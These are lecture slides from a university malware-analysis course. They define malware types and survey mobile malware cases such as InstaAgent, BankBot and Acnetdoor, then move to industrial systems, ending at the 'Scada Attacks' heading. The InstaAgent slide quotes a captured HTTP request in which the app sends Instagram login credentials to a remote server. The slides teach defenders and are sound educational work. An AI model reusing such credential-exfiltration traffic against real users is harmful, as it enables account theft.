01-Introduction

CYS5120 - Malware Analysis

Bahcesehir University
Cyber Security Msc Program

Dr. Ferhat Ozgur Catak [1] Mehmet Can Doslu [2]

[1] ozgur.catak@tubitak.gov.tr

[2] mehmetcan.doslu@tubitak.gov.tr

2017-2018 Fall

Table of Contents

1. Course Syllabus
   - Syllabus
   - Reference Books
   - Grading
2. Introduction
   - Basic concepts
   - Definition
   - Target Systems
3. Mobile Malware
   - Mobile Malware
   - InstaAgent
   - AceDeceiver
   - BankBot
   - Acnetdoor
   - Mitigations
4. Industrial Systems
   - Scada
   - Scada Attacks
   - Industrial Systems Malware
   - Shodan
   - Modbus
   - Stuxnet
   - Duqu
5. IoT
   - Definition
   - IoT Platforms
   - IoT Applications
   - Mirai
   - Bashlite

Table of Contents

1. Course Syllabus
   - Syllabus
   - Reference Books
   - Grading
2. Introduction
   - Basic concepts
   - Definition
   - Target Systems
3. Mobile Malware
   - Mobile Malware
   - InstaAgent
   - AceDeceiver
   - BankBot
   - Acnetdoor
   - Mitigations
4. Industrial Systems
   - Scada
   - Scada Attacks
   - Industrial Systems Malware
   - Shodan
   - Modbus
   - Stuxnet
   - Duqu
5. IoT
   - Definition
   - IoT Platforms
   - IoT Applications
   - Mirai
   - Bashlite

Syllabus

Expected Syllabus, subject to change

- Week 1: Introduction
  - Main concepts
  - Malware: definition, aim and analysis requirements
  - General analysis methods
- Week 2: Basic Static Analysis
  - Basic Static Analysis
  - Static analysis for Windows and Linux OS
- Week 3: Behaviour Analysis
  - Definition
  - Tools
  - Process
- Week 4: Assembly
  - Memory management analysis
  - Intro to CPU architecture
  - x86 registers
  - Instruction sets
- Week 5: Code Analysis
  - IDA Pro, GDB
  - Debuggers
- Week 6: Static Analysis Blocking Methods
  - Packers
- Week 7: Dynamic Analysis Blocking Methods
  - Debugger blocking
- ....

Reference Books

Reference Books

- Practical Malware Analysis : The Hands-On Guide to Dissecting Malicious Software , Michael Sikorski, Andrew Honig -2012
- Malware Analyst's Cookbook, Michael Hale Ligh, Matthew Richard, Steven Adair, Blake Hartstein – 2010

Grading

Grading Policy (Also subect to change)

- Midterm %30
- 1st Hmw %10
- 2nd Hmw %10
- Final %50

Table of Contents

1. Course Syllabus
   - Syllabus
   - Reference Books
   - Grading
2. Introduction
   - Basic concepts
   - Definition
   - Target Systems
3. Mobile Malware
   - Mobile Malware
   - InstaAgent
   - AceDeceiver
   - BankBot
   - Acnetdoor
   - Mitigations
4. Industrial Systems
   - Scada
   - Scada Attacks
   - Industrial Systems Malware
   - Shodan
   - Modbus
   - Stuxnet
   - Duqu
5. IoT
   - Definition
   - IoT Platforms
   - IoT Applications
   - Mirai
   - Bashlite

Basic concepts I

Malware

- **Malware**, short for **malicious software**, is an umbrella term used to refer to a variety of forms of hostile or intrusive software
- Examples : *computer viruses, worms, Trojan horses, ransomware, spyware, adware, scareware*,
- It can take the form of **executable code**, **scripts**, **active content**, and **other software**.

Trojan (or **Trojan horse**)

Trojan, is any malicious computer program which misleads users of its true intent. The term is derived from the Ancient Greek story of the deceptive wooden horse that led to the fall of the city of Troy.

Basic concepts II

Worm

- A computer worm is a standalone malware computer program that replicates itself in order to spread to other computers.
- It uses a computer network to spread itself, relying on security failures on the target computer to access it.

Ransomware

- Ransomware is a type of malicious software from cryptovirology that threatens to publish the victim's data or perpetually block access to it unless a ransom is paid.
- While some simple ransomware may lock the system in a way which is not difficult for a knowledgeable person to reverse, more advanced malware uses a technique called cryptoviral extortion, in which it encrypts the victim's files, making them inaccessible, and demands a ransom payment to decrypt them.

Basic concepts III

Rootkit

- A rootkit is a collection of computer software, typically malicious, designed to enable access to a computer or areas of its software that would not otherwise be allowed (for example, to an unauthorized user) and often masks its existence or the existence of other software.
- The term rootkit is a concatenation of ”*root*” (the traditional name of the privileged account on Unix-like operating systems) and the word ”*kit*” (which refers to the software components that implement the tool).

Backdoor

- A backdoor is a method, often secret, of bypassing normal authentication or encryption in a computer system, a product, or an embedded device (e.g. a home router), or its embodiment, e.g. as part of a cryptosystem, an algorithm, a chipset.

Basic concepts IV

Keylogger

- **Keystroke logging**, often referred to as **keylogging** or **keyboard capturing**, is the action of recording (logging) the keys struck on a keyboard, typically covertly, so that the person using the keyboard is unaware that their actions are being monitored.
- Data can then be retrieved by the person operating the logging program.
- A keylogger can be either **software** or **hardware**.

Remote Access Trojan (RAT)

- **A remote access trojan** (RAT) is malware that controls a system via a network connection as if by physical access.
- While desktop sharing and remote administration have many legal uses, **RAT** is usually associated with criminal or malicious activity.
- **RAT** is typically installed without the victim's knowledge, often as payload of a Trojan horse, and will try to hide its operation from the victim and from security software.

Basic concepts V

Zombie (or Bot)


- A **zombie** is a computer connected to the Internet that has been compromised by a hacker, computer virus or trojan horse program and can be used to perform malicious tasks of one sort or another under remote direction.
- **Botnets of zombie computers** are often used to spread e-mail spam and launch *denial-of-service attacks* (DOS attacks).
- Most owners of "*zombie*" computers are unaware that their system is being used in this way. Because the owner tends to be unaware, these computers are metaphorically compared to fictional zombies.

Basic concepts VI

C2 Server(Command and Control Server)

- command-and-control (C & C) servers are used to remotely send often malicious commands to a botnet, or a compromised network of computers.
- The term originated from the military concept of a commanding officer directing control to his/her forces to accomplish a goal.
- C&C servers were popular for using internet relay chat (*IRC*) networks, legitimate websites, and dynamic *DNS* services.

Basic concepts VII



Basic concepts VIII

Exploit Kit

- An **exploit kit** is a software kit designed to run on web servers, with the purpose of **identifying software vulnerabilities** in client machines communicating with it, and discovering and exploiting vulnerabilities to upload and execute malicious code on the client.
- Exploit kits that have been named include the *MPack, Phoenix, Blackhole, Crimepack, RIG, Angler, Nuclear, Neutrino, Magnitude exploit kits*.

Zero Day

- A zero-day vulnerability is a computer-software vulnerability that is unknown to those who would be interested in mitigating the vulnerability (including the vendor of the target software).
- Until the vulnerability is mitigated, hackers can exploit it to adversely affect computer programs, data, additional computers or a network.
- An exploit directed at a zero-day vulnerability is called a **zero-day exploit**, or **zero-day attack**.

Basic concepts IX

Obfuscate

- **Obfuscation** is the deliberate act of creating source or machine code that is difficult for humans to understand.
- Programmers may deliberately obfuscate code to conceal its purpose (security through obscurity) or its logic or implicit values embedded in it, primarily, in order to prevent
  - tampering,
  - deter reverse engineering,
  - or even as a puzzle or recreational challenge for someone reading the source code.

Deobfuscate

- To deobfuscate is to convert a program that is difficult to understand into one that is simple, understandable and straightforward.
- There are tools available to deobfuscate a tough code or program into a simple and understandable form.

Basic concepts X

Packer

that makes the code fuzzified.

Scareware

- **Scareware** is a form of malware which uses social engineering to cause shock, anxiety, or the perception of a threat in order to manipulate users into **buying unwanted software**.

Spam-sending malware

- This type of malicious software in case the user performs the spam sending after the computer is affected by malicious software.

https://youtu.be/n8mbzU0X2nQ

Definition and Aim

Definition

- **Mal**icious Soft**ware** $\Rightarrow$ Malware Software $\Rightarrow$ Malware

Aim

- Information leakage
- distributed denial-of-service
- To harm the target system

Target Systems

Malware classification

- Mobile
- Industrial systems
- IoT devices




Table of Contents

1. Course Syllabus
   - Syllabus
   - Reference Books
   - Grading
2. Introduction
   - Basic concepts
   - Definition
   - Target Systems
3. Mobile Malware
   - Mobile Malware
   - InstaAgent
   - AceDeceiver
   - BankBot
   - Acnetdoor
   - Mitigations
4. Industrial Systems
   - Scada
   - Scada Attacks
   - Industrial Systems Malware
   - Shodan
   - Modbus
   - Stuxnet
   - Duqu
5. IoT
   - Definition
   - IoT Platforms
   - IoT Applications
   - Mirai
   - Bashlite

Mobile Malware




Figure: New android malwares per year [1]

[1] https://thenextweb.com/apps/2017/05/04/android-350-malware-apps-hour/

Mobile Malware Types




Figure: Distribution of new mobile malware by type in 2015 and 2016 [2]

[2] https://securelist.com/mobile-malware-evolution-2016/77681/

Mobile Malware Geography




Figure: The geography of mobile threats by number of attacked users, 2016 [3]

[3] https://securelist.com/mobile-malware-evolution-2016/77681/

Mobile Malware Top-10

	Country*	%**
1	Bangladesh	50.09%
2	Iran	46.87%
3	Nepal	43.21%
4	China	41.85%
5	Indonesia	40.36%
6	Algeria	36.62%
7	Nigeria	35.61%
8	Philippines	34.97%
9	India	34.18%
10	Uzbekistan	31.96%

Figure: TOP 10 countries by the percentage of users attacked by mobile malware [4]

[4] https://securelist.com/mobile-malware-evolution-2016/77681/

InstaAgent

InstaAgent

- **InstaAgent**, an app that connects to Instagram and promises to track the people that have visited a user's Instagram account,
- It appears to be storing the usernames and passwords of Instagram users, sending them to a suspicious remote server.
- it's reading Instagram account usernames and passwords, sending them via clear text to a remote server -

```
POST /api.php?debug=1&referans=711230.5a6&id=889956.8ac&lang=en&country=DE HTTP/1.1
Host: instagram.zunamedia.com
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cookie: __cfduid=d6b7519c522c2a6ff09211731c44065041447159859
Accept-Language: en-us
Accept: */*
Content-Length: 89
Connection: keep-alive
User-Agent: InstaAgent/4 CFNetwork/758.1.6 Darwin/15.0.0

csrfmiddlewaretoken=c03e9a748fdb8a117f803666ccea4b32&username=da[redacted]&password=[redacted]
```

Figure: InstaAgent [5]

[5] https://www.macrumors.com/2015/11/10/malicious-instaagent-instagram-app/

AceDeceiver

AceDeceiver

- AceDeceiver was available on the App Store in the form of several different applications, including *AS Wallpaper* and *i4picture*.
- Using a specialized *Man-in-the-Middle* attack that exploits *FairPlay* (a part of Apple's DRM) AceDeceiver can trick iOS users into installing malware onto their iOS devices.




Figure: AceDeceiver [6]

[6] https://researchcenter.paloaltonetworks.com/2016/03/acedeceiver-first-ios-trojan-exploiting-apple-drm-design-flaws-to-infect-any-ios-device/

BankBot

BankBot

- It was developed to siphon money from bank accounts of the victims, it gains administrator priv. on the mobile devices in order to control them.




Figure: AceDeceiver [7]

[7] http://securityaffairs.co/wordpress/55586/malware/bankbot-android-malware.html

Acnetdoor

Acnetdoor

- It opens a back door on TCP port 8080 and waits for commands from remote a site.
- It obtains the device's IP address and sends it to the remote location.
- It transfer information to/from the client using 3DES Encryption encryption.

Figure: Acnetdoor [8]

Mitigations

Mitigations

- Using Mobile Antivirus Software
- Applying Operating System Updates
- Evaluation of permissions for the applications to be loaded

Table of Contents

1. Course Syllabus
   - Syllabus
   - Reference Books
   - Grading
2. Introduction
   - Basic concepts
   - Definition
   - Target Systems
3. Mobile Malware
   - Mobile Malware
   - InstaAgent
   - AceDeceiver
   - BankBot
   - Acnetdoor
   - Mitigations
4. Industrial Systems
   - Scada
   - Scada Attacks
   - Industrial Systems Malware
   - Shodan
   - Modbus
   - Stuxnet
   - Duqu
5. IoT
   - Definition
   - IoT Platforms
   - IoT Applications
   - Mirai
   - Bashlite

Scada

Scada

- Supervisory control and data acquisition (SCADA) is a system of software and hardware elements that allows industrial organizations to:
  - Control industrial processes locally or at remote locations
  - Monitor, gather, and process real-time data
  - Directly interact with devices such as sensors, valves, pumps, motors, and more through human-machine interface (HMI) software
  - Record events into a log file

Scada Attacks

